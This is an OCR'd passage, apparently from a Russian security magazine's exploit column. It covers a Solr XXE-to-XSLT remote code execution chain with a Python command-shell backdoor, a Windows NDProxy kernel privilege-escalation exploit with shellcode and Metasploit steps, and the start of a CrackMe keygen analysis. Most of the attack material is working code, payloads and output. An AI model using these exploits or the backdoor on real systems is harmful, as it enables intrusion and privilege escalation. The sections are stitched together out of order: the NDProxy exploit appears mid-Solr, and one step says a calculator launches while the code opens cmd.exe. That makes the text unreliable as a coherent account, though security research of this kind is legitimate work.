CVSSv2: 2013-6397 4.3 (AV:R/AC:M/Au:N/C:P/I:N/A:N)
2013-6407 7.5 (AV:R/AC:L/Au:N/C:P/I:P/A:P)
2013-6408 6.4 (AV:R/AC:L/Au:L/C:P/I:N/A:P)
Дата релиза: 27 ноября 2013 года
Автор: Nicolas Gregoire
CVE: 2013-6407, 2013-6408, 2013-6397

Под коротким названием Solr скрывается платформа полнотекстового поиска от Apache с открытым исходным кодом, которая основана на проекте Lucene. Сама Solr написана на Java и запускается как отдельное веб-приложение внутри какого-либо контейнера сервлетов, например Apache Tomcat или Jetty. Существуют различные проекты на многих языках для интеграции Solr. Также ее предпочитают использовать в Drupal-приложениях. Интересны эти уязвимости, помимо того что найдены в таком популярном проекте, тем, что сами по себе они мелкие ошибки, но, используя их, атакующий может полностью скомпрометировать систему. Теперь вкратце разберем каждую из них и далее рассмотрим процесс эксплуатации.

Первая ошибка (2013-6407) позволяет провести XXE (Xml eXternal Entity) инъекцию в `UpdateRequestHandler` во время обработки XML-данных. Возникает эта ошибка из-за неправильной настройки XML-парсера при получении данных из недоверенных источников. Следующая уязвимость (2013-6408) также позволяет провести XXE-инъекцию при обработке XML-данных, только уже в `DocumentAnalysisRequestHandler`. И последняя ошибка содержится в классе `SolrResourceLoader`, она приводит к повышению привилегий. Но есть ограничение: загрузка специально сделанных XLS-файлов или Velocity-шаблонов возможна из абсолютного пути или при проведении атаки обхода путей.

EXPLOIT

Теперь рассмотрим атаку на Solr-сервер, находящийся где-то в сети. Атакуемое приложение позволяет авторизованным пользователям искать, загружать документы и управлять ими. Сами же документы могут быть как публичные, так и нет (разрешено определенным пользователям, группам и так далее). Создатели групп могут приглашать других пользователей к себе посредством самого приложения или отправкой email с инвайтом в виде XML-файла. Во время пентеста у автора сеть была настроена довольно просто:

- фронтенд-сервер с HTTPS («A»);
- Java-сервер («B»);
- сервер для хранения данных («C»).

У файрвола же, наоборот, были довольно строгие правила. Никакого исходящего трафика и входящий только по следующим правилам:

- HTTPS (TCP/443) из Internet в сервер «A»;
- HTTP (TCP/8080) из сервера «A» в «B»;
- Oracle (TCP/1521), Solr (TCP/8983) и NFS (TCP/2049) из «B» в «C».

```
<lst name="responseHeader">
  <int name="status">0</int>
  <int name="QTime">4</int>
</lst>
<str name="mode">std</str>
<lst name="lucene">
  <str name="solr-spec-version">4.5.0</str>
  <str name="solr-impl-version">4.5.0 1527178 - jpountz - 2013-09-28 14:09:37</str>
  <str name="lucene-spec-version">4.5.0</str>
  <str name="lucene-impl-version">4.5.0 1527178 - jpountz - 2013-09-28 14:05:42</str>
</lst>
<lst name="jvm">
  <str name="version">1.7.0_45 24.45-b08</str>
  <str name="name">Oracle Corporation Java HotSpot(TM) Server VM</str>
  <lst name="spec">
    <str name="vendor">Oracle Corporation</str>
    <str name="name">Java Platform API Specification</str>
    <str name="version">1.7</str>
  </lst>
```

Информация об атакуемом Solr-сервере

```
   <sploit>
     <rss version="2.0">
       <channel>
         <title>Example Solr RSS 2.0 Feed</title>
         <link>
         http://localhost:8983/solr</link>
       <description>This has been formatted by the sample "example_rss.xsl" transform -
         use your own XSLT to get a nicer RSS feed.</description>
       <language>en-us</language>
       <docs>http://localhost:8983/solr</docs>
     </channel>
   </rss>
 </sploit>
```

Пример трансформации в XSLT-формат

В сервере «B» и была найдена первая уязвимость — XXE внутри XML-инвайтов, с помощью которой можно было сделать следующее:

- получить список директорий, используя `file://MY_DIR/`;
- читать файлы через `file://MY_DIR/MY_FILE`;
- получить чистый текст из файлов в ASCII или UTF-8 кодировке опять же через `file://MY_DIR/MY_FILE`;
- произвести обработку для HTTP- и HTTPS-адресов.

Правда, и здесь не обошлось без ограничения — не все файлы можно прочитать. Например, если они в формате JAR, Word, PDF или содержат неправильный XML (у многих HTML-страниц такой). Зато можно использовать их как промежуточный прокси для сканирования внутренней сети. Открытый TCP-порт под номером 8983 подтвердил, что используется Solr. После этого можно получить информацию о сервере, отправив следующие XML-данные на адрес `/solr/admin/info/system`:

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:8983/solr/↵
                          admin/info/system?wt=xml">
]>
```

И получить XML-ответ (по умолчанию) или в JSON-формате, использовав параметр `?wt=xml`. Результат можешь увидеть на скриншоте.

После изучения документации был найден еще один параметр — `tr`, который позволяет трансформировать в XSLT-формат:

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:8983/solr/↵
                          select/?q=31337&wt=xslt&tr=↵
                          example_rss.xsl">
]>
```

Как всегда, не обошлось без ограничения, такой файл должен быть в conf/xslt-директории Solr-сервера.

Далее автор хотел попробовать загрузить выполняемый шаблон, который заведомо есть в системе по абсолютному пути. И такой нашелся, `/usr/share/ant/etc/ant-update.xsl` (он связан с установкой `ant`-пакета):

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:8983/solr/↵
      select/?q=31337&wt=xslt&tr=../../../../../../../../↵
      ../../../../../../../../../usr/share/ant/etc/↵
      ant-update.xsl">
]>
```

Теперь нам нужно прочекать реакцию на свои файлы и понять, где они обычно сохраняются (если бы у нас были открыты порты, то можно было бы найти через URL-схему `jar:`, как рассказывают в этом видео: bit.ly/18PVvPX, а так остается брутфорс).

Создаем и заливаем в систему файл со следующим содержимым:

```
<xsl:stylesheet version="1.0" xmlns:xsl=↵
   "http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>
  <xsl:template match="/">
    Version : <xsl:value-of select=↵
       "system-property('xsl:version')" />
    Vendor : <xsl:value-of select=↵
       "system-property('xsl:vendor')" />
    Vendor URL : <xsl:value-of select=↵
       "system-property('xsl:vendor-url')" />
  </xsl:template>

</xsl:stylesheet>
```

После нахождения файла в системе обратимся к нему:

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:8983/solr/↵
      select/?q=31337&wt=xslt&tr=../../../../../../../../↵
        ../../../../../../../../../var/data/user/333/↵
          recon.xsl">
]>
```

И получим данные о системе (см. скриншот).

Полный листинг ищи здесь: pastebin.com/fmbtaZ2p.

Таблицу с функциями можно посмотреть в памяти, используя следующую команду в WinDbg:

```
kd> .for (r $t0=0; @$t0<=0x24; r $t0=@$t0+1) { dd f8752188+($t0*0xc) L3 }
```

Также она представлена на скриншоте.

Последняя функция в этом массиве (индекс 0×24) указывает на адрес 0×00000038. После его вызова мы получим долгожданное падение:

```
Access violation - code c0000005 (!!! second chance !!!)
eax=000001b0 ebx=82263a78 ecx=00000000 edx=00000000 esi=81ffa720 edi=f87528bc
eip=00000038 esp=b2419c18 ebp=b2419c34 iopl=0 nv up ei pl nz na po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010202
00000038 ??              ???
```

То есть атакующему достаточно «положить» свой шелл-код по этому адресу. В представлении C-кода приведенные выше операции можно описать так:

```
#include "windows.h"
#include "stdio.h"

void main(){
    HANDLE hdev=CreateFile("\\\\.\\NDProxy",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0 , NULL);
    if hdev==INVALID_HANDLE_VALUE){
        printf("CreateFile Failed: %d/n",GetLastError());
    }
    DWORD InBuf [0x15] = {0};
    DWORD dwRetbytes = 0;
    *(InBuf + 5) = x7030125;
    *(InBuf + 7) = 0x34;
    DeviceIoControl(hdev,0x8fff23cc,InBuf, 0x54, InBuf, 0x24 , &deRetBytes, 0);
    CloseHandle(hdev);
}
```

EXPLOIT

Эта уязвимость заинтересовала многих, и написано три публичных эксплойта. Ссылки на исходники:

- от китайских коллег на C (bit.ly/Kbr1NJ);
- модуль для Metasploit (bit.ly/1eL29tx);
- на Python (bit.ly/1g5kuBd).

Основные части последнего эксплойта мы и разберем. Для начала подключим некоторые стандартные модули:

```
from ctypes import *
from ctypes.wintypes import *
import os, sys
```

Загрузим используемые динамические библиотеки:

```
kernel32 = windll.kernel32
ntdll = windll.ntdll
```

Выделим память по адресу 0x00000001:

```
dwStatus = ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(baseadd), 0x0, byref(null_size), MEMRES, PAGEEXE)
```

Полезная нагрузка, которую мы запишем по адресу 0×00000038:

```
sh = "\x90\x33\xC0\x64\x8B\x80\x24\x01\x00\x00\x8B\x40\x44\x8B\xC8\x8B\x80\x88\x00\x00\x00\x2D\x88\x00\x00\x00\x83\xB8\x84\x00\x00\x00\x04\x75\xEC\x8B\x90\xC8\x00\x00\x00\x89\x91\xC8\x00\x00\x00\xC3"
sc = "\x90"*0x38 + "\x3c\x00\x00\x00" + "\x90"*4 + sh + "\xcc"*(0x400-0x3c-4-len(sh))
alloc = kernel32.WriteProcessMemory(0xFFFFFFFF, 0x00000001, sc, 0x400, byref(written))
```

```
f8752188  f874d38a 07030102 00000010
f8752194  f874e4ce 07030103 00000008
f87521a0  f874f994 07030104 00000008
f87521ac  f874e824 07030105 000000c0
f87521b8  f874d398 07030106 0000001c
f87521c4  f874d398 07030107 00000018
f87521d0  f874d398 07030108 00000010
f87521dc  f874d38a 07030109 00000010
f87521e8  f874e89c 0703010a 000000f4
f87521f4  f874fac6 0703010b 00000018
f8752200  f874fcae 0703010c 0000004c
f875220c  f874d38a 0703010d 0000000c
f8752218  f874e944 0703010e 00000160
f8752224  f874e9b2 0703010f 0000002c
f8752230  f874eca6 07030110 00000130
f875223c  f874f5c4 07030111 00000028
f8752248  f874d38a 07030112 00000018
f8752254  f874d38a 07030113 00000034
f8752260  f874e58e 07030114 00000054
f875226c  f874fd12 07030115 000000d0
f8752278  f874f240 07030116 00000014
f8752284  f874d370 07030117 00000024
f8752290  f874ff3a 07030118 00000010
f875229c  f874d398 07030119 00000004
f87522a8  f874d398 0703011a 00000008
f87522b4  f874d38a 0703011b 0000000c
f87522c0  f874d398 0703011c 00000010
f87522cc  f874d38a 0703011d 0000000c
f87522d8  f874ed7c 0703011e 00000028
f87522e4  f874d38a 0703011f 0000000c
f87522f0  f874fd8c 07030120 00000018
f87522fc  f874d38a 07030121 0000000c
f8752308  f874edea 07030122 00000010
f8752314  f874d38a 07030123 00000034
f8752320  f874ee78 07030124 00000008
f875232c  f874f05e 00000030 00000034
f8752338  00000038 0000003c 00000040
```

Таблица функций для уязвимости в NDProxy

Получаем дескриптор для драйвера NDProxy и вызываем функцию PxIODispatch() через DeviceIoControl:

```
DEVICE_NAME   = "\\\\.\\NDProxy"
hdev = kernel32.CreateFileA(DEVICE_NAME, 0, 0, None, OPEN_EXISTING , 0, None)
kernel32.DeviceIoControl(hdev, 0x8fff23cc, InBuf, 0x54, InBuf, 0x24, byref(dwRetBytes), 0)
```

И наконец-то запускаем калькулятор с правами System:

```
os.system("start /d \"C:\\windows\\system32\" cmd.exe")
```

Теперь разберем Metasploit-вариант. Так как эксплойт локальный и используется для повышения привилегий, то команды, которые мы применяем обычно, будут отличаться:

```
msf > use exploit/windows/local/ms_ndproxy
msf exploit(ms_ndproxy) > show options
msf exploit(ms_ndproxy) > sessions -v
msf exploit(ms_ndproxy) > set SESSION 1
msf exploit(ms_ndproxy) > exploit
```

Командой sessions -v мы смотрим текущие сессии, запущенные в нашем Metasploit, то есть нам уже нужно быть подключенным к атакуемой машине с минимально возможными правами. Если тебя интересует, как найти в локальной сети машины с возможностью запуска своих команд с помощью Metasploit, то советую прочитать статью (bit.ly/1ccL582) от SpiderLabs по трюкам и хакам в любимом фреймворке.

TARGETS


Windows XP SP2/SP3, Windows Server 2003 SP2.

SOLUTION

Есть исправление от производителя, или можно воспользоваться небольшим хаком. Отключить NDProxy с помощью следующих команд:

```
> sc stop ndproxy
> reg add HKLM\System\CurrentControlSet\Services\ndproxy /v ImagePath /t REG_EXPAND_SZ /d system32\drivers\null.sys /f
```

и перезагрузить систему.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
<sploit>
  <response>
    <lst name="responseHeader">
      <int name="status">0</int>
      <int name="QTime">1</int>
      <lst name="params">
        <str name="tr">../../../../../../../../../../../../../../../../usr/share/ant/etc/ant-update.xsl</str>
        <str name="q">31337</str>
        <str name="wt">xslt</str>
      </lst>
    </lst>
    <result name="response" numFound="0" start="0"></result>
  </response>
</sploit>
```


Выполнение ant-update файла


```
<sploit>
  <infos>
    <version>1.0</version>
    <vendor>Apache Software Foundation (Xalan XSLTC)</vendor>
    <url>http://xml.apache.org/xalan-j</url>
  </infos>
</sploit>
```


Выполнение простого кода через произвольный XSL-файл

Теперь попробуем выполнить Java-код, вызовем `java.util.Date:new()`:

```
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:date="http://xml.apache.org/xalan/↵
                java/java.util.Date"
    exclude-result-prefixes="date">
  <xsl:output method="text"/>
  <xsl:template match="/">
   <xsl:variable name="dateObject" select="date:new()"/>
   <xsl:text>Current date: </xsl:text>↵
   <xsl:value-of select="$dateObject"/>
  </xsl:template>
</xsl:stylesheet>
```

И получим текущую дату:

```
<sploit>Current date: Sun Nov 13 11:37:52 CET 2013</sploit>
```

Теперь можно было бы загрузить Java-вариант Meterpreter в качестве полезной нагрузки, но запрещены входящие и исходящие порты. Однако у нас уже есть открытый 1521-й TCP-порт, читаемый из Java-сервера. Поэтому можно попытаться выполнить код, биндящий этот порт. Для этого автор написал Python-шелл (исходники доступны на сайте автора: bit.ly/1hLRyMR). Он основан на `BaseHTTPServer`, и в итоге у нас получается длинная цепочка вызовов — XSLT → Java → Python → Bash. Основная часть скрипта представлена ниже:

```
# Реагируем только на GET-запросы
def do_GET(self):
    try:
    ...
        # Выполнение команды в шелле
        if action == '/shell':
                cmd = args['cmd'][0]
                # Проверка кодировки
                if 'i64' in args:
                        cmd = base64.b64decode(cmd)
                data = subprocess.check_output(cmd,↵
                shell=True)
            # Выполнить Python-код
        elif action == '/python':
                code = args['code'][0]
                # Проверка кодировки
                if 'i64' in args:
                        code = base64.b64decode(code)
                data = self.exec_stdout(code)
```

Зальем получившийся скрипт и создадим XSL-файл, который будет вызывать наш шелл:

```
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:date="http://xml.apache.org/xalan/java/java.util.↵
                Date"
    xmlns:rt="http://xml.apache.org/xalan/↵
              java/java.lang. Runtime"
    xmlns:str="http://xml.apache.org/xalan/↵
              java/java.lang. String"
    exclude-result-prefixes="date">
  <xsl:output method="text"/>
  <xsl:template match="/">
   <xsl:variable name="cmd"><![CDATA[/usr/bin/python ↵
    /var/data/user/666/http2cmd.py]]></xsl:variable>
   <xsl:variable name="rtObj" select="rt:getRuntime()"/>
   <xsl:variable name="process" select="rt:exec($rtObj, ↵
                                        $cmd)"/>
   <xsl:text>Process: </xsl:text>↵
   <xsl:value-of select="$process"/>
  </xsl:template>
</xsl:stylesheet>
```

Проверяем работу:

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:1521/shell?↵
                         o64%26cmd=head%20/etc/passwd">
]>
```

Если ты заметил, у нас есть возможность отправлять команды в BASE64-кодировке для длинных команд или Python-скриптов. Например, получим информацию о системе с помощью следующего скрипта:

```
import sys
print repr('OS platform: %s' % sys.platform)
print repr('Python version: %s' % sys.version)
```

Вызов же будет таким:

```
<!DOCTYPE sploit [
    <!ENTITY boom SYSTEM "http://192.168.42.42:1521/python?↵
                         i64%26code=aW1wb3J0IHN5cwpwcmludC↵
                         ByZXByKCdPUyBwbGF0Zm9ybTogJXMnICU↵
                         gc3lzLnBsYXRmb3JtKQpwcmludCByZXBy↵
                         KCdQeXRob24gdmVyc2lvbjogJXMnICUgc↵
                         3lzLnZlcnNpb24pCg%3d%3d">
]>
```

Ответ:

```
<sploit>'OS platform: linux2'
    'Python version: 2.7.3 (default, Sep 26 2013, 20:08:41)↵
     \n [GCC 4.6.3]'</sploit>
```

TARGETS

Apache Solr 4.3;
Apache Solr 3.6.2.

SOLUTION

Есть исправление от производителя.


```
<sploit>cm9vdDp4OjA6MDpyb290Oi9yb290Oi91c3IvYmluL3pzaApkYWVtb246eDox0jE6ZGFlbW9uOi91c3Ivc2JpbjovYm
luL3NoCmJpbjp4OjI6MjpiaW46L2JpbjovYmluL3NoCnN5czp4OjM6MzpzeXM6L2RldjovYmluL3NoCnN5bmM6eDo0OjY1NTM0
OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L2Jpbi9zaApmYW46eDo2OjEyOm1hbj
ovdmFyL2NhY2hlL21hbjovYmluL3NoCmxwOng6Nzo3OmxwOi92YXIvc3Bvb2wvbHBkOi9iaW4vc2gKbWFpbDp4Ojg6ODptYWls
Oi92YXIvbWFpbDovYmluL3NoCm5ld3M6eDo5Ojk6bmV3czovdmFyL3Nwb29sL25ld3M6L2Jpbi9zaAo=</sploit>
```


Вывод работы шелла в Solr-сервере




Сломай меня полностью

Исследуем CrackMe от «Лаборатории Касперского»

Думаю, каждый читатель журнала знает, какой важный ивент состоялся в ноябре прошедшего года. Да, конечно же, я о конференции ZeroNights. Это было невероятно крутое мероприятие, хорошо организованное, с классными докладами и уникальными воркшопами. Но сейчас немного о другом. Дело в том, что на этом мероприятии была отдельная секция, где можно было что-нибудь поломать, например «Вдоль и поперек» от PentestIT и «Сломай меня» от «Лаборатории Касперского». «Вдоль и поперек» проходил прямо во время конференции, а пропускать из-за него доклады и воркшопы не очень хотелось, поэтому там я не участвовал. Зато на задание от ЛК «Сломай меня» дали время и после конференции. Вот ему-то я и решил посвятить вечер выходного дня.



Марсель Валеев
largotek@gmail.com



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

ВНИКАЕМ В ЗАДАЧУ

Что собой представляет задание? Обычный исполняемый файл, при запуске которого видно два поля для ввода — электронная почта и серийный номер (рис. 1). Вводишь туда свою почту и номер, который ты каким-то образом добыл, и если после этого при нажатии на кнопку Check появляется окошко, сообщающее, что ты молодец и серийный номер валидный, задание успешно решено и можно отсылать результаты в ЛК. Следовательно, для успешного решения задания потребуется найти правильную пару «email — серийный номер».

ПЕРВИЧНЫЙ АНАЛИЗ

Я начал разбор задания с того, что решил просто пропатчить экзешник. Открыл IDA и первым делом во вкладке Strings нашел строку, которая вываливается при вводе невалидного серийника: «Fail, Serial is invalid !!!». Видим, что на нее всего одна перекрестная ссылка, смело идем по ней и попадаем в функцию, которая нам выкидывает окно о неудачной попытке ввода (рис. 2).

Даже беглого взгляда на листинг хватает, чтобы понять, что от условного перехода `jnz` (и, естественно, от сравнения `test eax eax`) зависит, какой код будет выполняться: тот, который скажет, что все хорошо, или тот, который отправит нас лесом. Проверим гипотезу: запускаем выполнение программы и, дойдя до условного перехода, меняем флаг `ZF` на `0`. Выполняем условный переход, и о чудо, что мы видим?! Все сработало. Следовательно, чтобы пропатчить программу, нужно поменять условный переход на безусловный. Правда, есть одна неувязочка: по заданию нужно найти именно работающий серийник. Не вопрос — все будет.

РАЗБОР ЛОГИКИ ХЕШИРОВАНИЯ

При дальнейшем анализе этого участка кода становится очевидно, что функция `sub_4012D0` возвращает в регистре eax значение, которое нам и нужно. Для удобства как-нибудь назовем функцию, например `cmp_serial`. Ставим на ее вызове брейкпоинт, смотрим, что передается туда в качестве параметров, и мы лицезрим, что туда отправляется ссылка на строку с введенным мылом, серийным номером, длина серийника и длина email'а.

Сомнений нет, это нужная нам функция! Жмем F7 и идем вглубь! Видим внутренности `cmp_serial` и тут же легким нажатием F5 переходим в окно псевдокода. Hex-rays делает анализ существенно легче, так что воспользуемся им. Сразу же бросается в глаза первая проверка `004012ED cmp eax, 12h`, из нее делаем вывод, что длина серийника должна быть 18 символов. Далее (с `004012F8` по `00401315`) идет обычная проверка, что введенные символы являются цифрами или символами латинского алфавита.

ПЕРВЫЕ ВЫВОДЫ

Но начнем анализ этой функции с конца, так как нам надо выяснить, когда она возвращает единицу. Давай внимательно посмотрим на кусок кода, представленный на рис. 3 (полученный с помощью hex-rays). На первый взгляд там целых шесть условий и пять переменных `v7, v8, v13, v15, v17`, от которых зависит, что вернет функция. Но на самом деле это не так! Если вручную оттрассировать данный цикл, то мы увидим, что `return 1` выполняется тогда и только тогда, когда `v15 == 1`. Значение данной переменной присваивается вот здесь: `v15 = v8 == v13 ? v17[v14] == 1: v17[v14] == 0`. То есть v15 есть результат сравнения `v17[v14] == 1` или `v17[v14] == 0`. Если копнуть глубже, становится видно, что переменные `v7, v8, v13` — что-то типа составного счетчика, который изменяется в ходе выполнения цикла. Ну и остается массив v17, который, для того чтобы функция вернула единицу, должен состоять из значений 0 и 1 и иметь следующий вид: `v17 = {100010001}` (данное значение выявлено путем длительной трассировки и игры с параметрами).

Зная это, мы можем поставить бряк перед циклом, а затем вводить разные серийники и смотреть, как изменяется переменная v17. Аккуратно подбирая значения, можно легко найти одну из коллизий. Но, так как легкие пути нам неинтересны, мы будем писать полноценный кейген. Зная, от какой переменной зависит успех операции и какое именно значение переменная должна принимать, давай выясним, где же ей присваивается значение. Единственное место, где используется эта переменная, — это функция `sub_401170(v9, v11, (int)v17)`, в которую она передается в качестве параметра (рис. 4). На ос-




Рис. 1. Интерфейс нашего крякми




Рис. 2. Локализация места проверки ключа

```
LABEL_11:
        v13 = 0;
        while ( 1 )
        {
          v14 = v7 + v13;
          v15 = v8 == v13 ? v17[v14] == 1 : v17[v14] == 0;
          if ( !v15 )
            return 0;
          ++v13;
          if ( v13 >= 3 )
          {
            v7 += 3;
            ++v8;
            if ( v7 < 9 )
              goto LABEL_11;
            return 1;
          }
        }
```

3

Рис. 3. Место успешного выхода из функции cmp_serial

новании этого можно сделать заключение, что именно в этой функции на основе переменных v9 и v11 формируется нужная нам переменная v17.

Тут стоит отметить, что нельзя всецело доверять hex-rays, например, данную функцию изначально он определил с одним параметром (`sub_401170( (int)v17)`), но после того, как я прошелся по ней под отладчиком, декомпилер исправился. Да и пройтись хотя бы один раз по интересующей функции и проверить, как все выполняется в ассемблере, попутно сравнивая с hex-rays, все же стоит — можно увидеть что-нибудь интересное.

Окинув взглядом функцию `cmp_serial` (рис. 4), понимаем, что v9 и v11 используются по очереди с самого начала и до функции `sub_401170(v9, v11, (int)v17)`, так что есть смысл теперь анализировать эту функцию с того места, откуда начинается формирование нужных нам переменных.

Первая функция `sub_401000(a1, v4)` принимает наш email и его длину. Посмотрим, что там происходит. А там два цикла, в первом массив заполняется значениями от 0 до 256 (массив, судя по всему, объявленный глобально, так как в параметрах не передавался, а доступ к нему из этой функции есть). Во втором же цикле массив как-то перемешивается, при этом используется email.

Затем обращение к различным функциям, часть из которых системные, а часть нет. Вторые как раз представляют для нас очень большой интерес. Поэтому дальше постараемся разобраться, что делает каждая функция.

РАЗОБЛАЧЕНИЕ ФУНКЦИЙ

Что делает функция `sub_401000(a1, v4)`, мы разобрались. Идем далее. Вот это: `v9 = sub_401BA2(9u)` похоже на вызов какой-то системной функции. Почему? Хороший вопрос. Во-первых, здесь первый раз используется переменная v9, во-вторых, принимает в параметре число 9, то есть количество элементов новоиспеченного массива. И в-третьих, чтобы убедиться окончательно, ставим hardware breakpoint на чтение/запись на область памяти переменной v9, точнее, только на первый байт. Найти эту область памяти и поставить туда бряк лучше всего, когда стоишь на `sub_401AC5(v9, 9, a3, 9)`. В IDA есть окно, показывающее состояние стека, так как v9 передается первым параметром, то ее адрес будет лежать на вершине стека, пройдем по нему и поставим бряк.

Потом заново запускаем приложение. Если бряк сработал и не просто сработал, а IDA показала нам, что мы находимся в ntdll.dll, то, скорее всего, это системная функция, в данном случае выделяющая память под массив (конечно, это может быть юзерская функция, которая вызывает системную, но это точно так же легко проверяется, и суть от этого не меняется).

Итак, мы выяснили, что `sub_401BA2(9u)` выделяет память для массива v9. Что же делает следующая процедура: `sub_401AC5(v9, 9, a3, 9)`? Судя по тому, что она принимает в качестве параметров указатель на созданный массив и указатель на серийный номер, то, скорее всего, она копирует в v9 первые девять символов серийника. Смотрим значение v9 до выполнения и после — как оказалось, наши подозрения подтвердились.

Затем сразу же выполняется функция, принимающая указатель на массив v9. Вот она — `sub_401070(v9)`. Выясним, что же она делает. Для этого перезапускаем отладчик в IDA и перед заходом в функцию ставим бряк на области данных переменной v9. Делаем один шаг, нажимая F8, и смотрим на ту область памяти, где до этого была первая половина символов нашего серийника. И мы видим набор чисел. Ну что ж, это как раз то, что нам нужно! В этой процедурке происходит хеширование серийного номера. Как? Это мы поймем потом, сейчас нужно восстановить полную картину. Следующая строчка тоже, судя по всему, выделяет память для массива: `v10 = sub_401A87(9, 1)` (предлагаю тебе самому разобраться, почему так). А затем hex-rays нам четко показывает, что идет простое перемешивание массива. Ну вот, с первой половиной разобрались. И глядя дальше, видим, что абсолютно то же самое происходит и со второй половиной серийного номера.

```
  if ( v5 >= 0x12 )
  {
    sub_401000(a1, v4);
    v9 = sub_401BA2(9u);
    sub_401AC5(v9, 9, a3, 9);
    sub_401070(v9);
    v10 = sub_401A87(9, 1);
    *(_BYTE *)v10 = *(_BYTE *)v9;
    *(_BYTE *)(v10 + 1) = *(_BYTE *)(v9 + 1);
    *(_BYTE *)(v10 + 2) = *(_BYTE *)(v9 + 2);
    *(_BYTE *)(v10 + 3) = *(_BYTE *)(v9 + 4);
    *(_BYTE *)(v10 + 4) = *(_BYTE *)(v9 + 5);
    *(_BYTE *)(v10 + 5) = *(_BYTE *)(v9 + 3);
    *(_BYTE *)(v10 + 6) = *(_BYTE *)(v9 + 8);
    *(_BYTE *)(v10 + 7) = *(_BYTE *)(v9 + 6);
    *(_BYTE *)(v10 + 8) = *(_BYTE *)(v9 + 7);
    sub_401AC5(v9, 9, v10, 9);
    sub_401B44((LPVOID)v10);
    v11 = sub_401BA2(9u);
    sub_401AC5(v11, 9, a3 + 9, 9);
    sub_401070(v11);
    v12 = sub_401A87(9, 1);
    *(_BYTE *)v12 = *(_BYTE *)v11;
    *(_BYTE *)(v12 + 1) = *(_BYTE *)(v11 + 1);
    *(_BYTE *)(v12 + 2) = *(_BYTE *)(v11 + 2);
    *(_BYTE *)(v12 + 3) = *(_BYTE *)(v11 + 4);
    *(_BYTE *)(v12 + 4) = *(_BYTE *)(v11 + 5);
    *(_BYTE *)(v12 + 5) = *(_BYTE *)(v11 + 3);
    *(_BYTE *)(v12 + 6) = *(_BYTE *)(v11 + 8);
    *(_BYTE *)(v12 + 7) = *(_BYTE *)(v11 + 6);
    *(_BYTE *)(v12 + 8) = *(_BYTE *)(v11 + 7);
    sub_401AC5(v11, 9, v12, 9);
    sub_401B44((LPVOID)v12);
    sub_401170(v9, v11, (int)v17);
    sub_401B44((LPVOID)v9);
    sub_401B44((LPVOID)v11);
    v8 = 0;
    v7 = 0;
LABEL_11:
```

4

Рис. 4. Место в функции cmp_serial, где находится логика хеширования серийника

АЛГОРИТМ ХЕШИРОВАНИЯ

Целостная картина почти сложилась, осталось два недостающих пазла, а точнее, функции. Первая, которая хеширует серийный номер `sub_401070(v9)`, вторая выдает нам заветную переменную v17 - `sub_401170(v9, v11, (int)v17)`. Давай разберемся с первой. Заходим в нее, открываем псевдокод, и беглого взгляда хватает, чтобы понять, что вся эта писанина в 30 строк, где v9 хешируется на основе того самого глобального массива из функции `sub_401000(a1, v4)` (назовем этот массив `buf`), может уместиться в три строки:

```
for (int i = 0; i < 9; i++)
{
    V9[i] = buf[(V9[i] - 8 * (V9[i] >> 4)) % 16];
}
```

Ну вроде становится яснее. Теперь рассмотрим последнюю функцию. Открываем `sub _401170(v9, v11, (int)v17)` в псевдокоде, ожидаемо код малочитабельный, но, если немного подшаманить, у нас выходит довольно понятный цикл:

```
do
{
    v17[i * 3 + 0] = (v11[6] * v9[i * 3 + 2] % 7 + (v11[3] * ↵
    v9[i * 3 + 1] % 7 + (v11[0] * v9[i * 3 + 0] % 7) % 7) % 7) % 7;
    v17[i * 3 + 1] = (v11[7] * v9[i * 3 + 2] % 7 + (v11[4] * ↵
    v9[i * 3 + 1] % 7 + (v11[1] * v9[i * 3 + 0] % 7) % 7) % 7) % 7;
